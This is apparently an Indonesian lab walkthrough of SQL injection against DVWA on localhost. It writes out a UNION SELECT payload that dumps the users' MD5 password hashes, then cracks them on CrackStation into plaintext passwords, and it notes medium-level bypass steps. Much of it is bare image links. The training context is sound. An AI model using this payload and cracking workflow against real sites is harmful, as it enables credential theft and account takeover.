





Maka kita memperoleh respon nilai hash value dari setiap user name kemudian untuk mengetahui passwordnya kita akan melakukan cracking dengan menggunakan crackstasion https://crackstation.net/


Kita coba copy nilai hash dari masing-masing user ID kemudian pastekan pada crackstation


Vulnerability: SQL Injection :: De
127.0.0.1 / 127.0.0.1 / dvwa / us
CrackStation - Online Password
http://localhost/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+password%2C+first_name+FROM+users+--+&
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT password, first_name FROM users --
First name: admin
Surname: admin
ID: 1' UNION SELECT password, first_name FROM users --
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin
ID: 1' UNION SELECT password, first_name FROM users --
First name: e99a18c428cb38d5f260853678922e03
Surname: Gordon
ID: 1' UNION SELECT password, first_name FROM users --
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: Hack
ID: 1' UNION SELECT password, first_name FROM users --
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: Pablo
ID: 1' UNION SELECT password, first_name FROM users --
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: Bob
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/



Vulnerability: SQL Injection :: De
127.0.0.1 / 127.0.0.1 / dvwa / us
CrackStation - Online Password
crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation · Password Hashing Security · Defuse Security
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
I'm not a robot
This site is exceeding reCAPTCHA Enterprise free quota.
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Hash
Type
Result
5f4dcc3b5aa765d61d8327deb882cf99
md5
password
e99a18c428cb38d5f260853678922e03
md5
abc123
8d3533d75ae2c3966d7e0d4fcc69216b
md5
charley
0d107d09f5bbe40cade3de5c71e9e9b7
md5
letmein
5f4dcc3b5aa765d61d8327deb882cf99
md5
password
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Level Securiy Medium : Menggunakan fungsi keamanan dasar untuk memfilter beberapa karakter berbahaya (seperti tanda kutip tunggal). Biasanya memerlukan teknik bypass tertentu atau alat otomatis seperti SQLMap.







Kita lakukan view source kemudian Copy query dibawah




Kemudian paste pada phpmyadmin dan pada bagian $id rubah menjadi 1


Klik go






Kemudian kita akan mencoba CONCAT dalam SQL untuk menggabungkan 2 atau lebih nilai (string,kolom, literal teks) menjadi satu string tunggal







Copy query dibawah ini




Pastekan Ke DVWA pada option box klik kanan inspect

